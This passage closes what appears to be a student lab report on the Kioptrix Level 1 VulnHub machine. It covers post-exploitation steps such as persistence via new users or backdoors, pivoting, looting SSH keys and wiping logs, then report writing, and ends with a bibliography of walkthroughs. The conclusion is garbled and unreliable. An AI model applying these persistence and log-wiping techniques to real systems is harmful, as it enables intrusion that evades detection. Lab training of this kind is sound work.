From here we could establish persistence by creating another user and/or setting up a backdoor to allow us for easier access next time in case the machine get patched. Real attackers may patch the machine and have their own backdoor setup to limit access to others who could exploit these vulnerabilities.

We can now also use this machine as our staging/jump host machine to install tooling and for further recon and pivoting into the rest of the network. Meaning that we can see what other machines are available to us from here which we may be able to access and possibly exploit to expand our capabilities and what information we have access to.

We should also look in this machine for other things that we can use such as SSH keys, interesting files, access to important data?

Covering Tracks & Clean Up

If we installed any backdoors or other binaries, we should clean those up. Our goal should be to leave the systems we touched in an equal or better state than we found them in. You don't want to leave a backdoor open on a critical system that may get overlooked and then an attacker can leverage that to get a foothold on the network. We could also wipe the logs and history.

The Report

Last but not least the report out! It is a very important part of the assessment. When we write the report is where we get to materialize all this and share with stakeholders at different levels of all our findings. Remember all of those notes of our hard work along the way and the screenshots we took? This is where we get to share this information and why it is very important to take good notes and screenshots along the way. I think a good approach is to write your notes in a way that they just fall into the report so you can copy and paste and only need to make some minor adjustments. Another good approach is to write the report or fill in parts as you go, that way they are fresh in your mind. In the end it would be nice to just have to spend time in the executive summary and tightening the other parts in rather than writing the whole report from scratch.

CHAPTER 6

CONCLUSION

In conclusion, Cyber Security is effective for solving four machine-solving like Metasploit with kioptrix issues, namely IDS, malware analysis, spam detection, and finding the I'd and password detection because they are effective for the identification of both known and unknown network and puzzle solving to computers machine.

CHAPTER 7

BIBLIOGRAPHY

Online References:

- https://michaelkoczwara.medium.com/kioptrix-level-1-ad8d91e7ed63
- https://www.vulnhub.com/entry/kioptrix-level-1-1,22/
- https://infosecwriteups.com/kioptrix-level-1-vulnhub-walkthrough-49bcc7306e72
- https://hummusful.github.io/vulnhub/2021/01/17/Kioptrix_1.html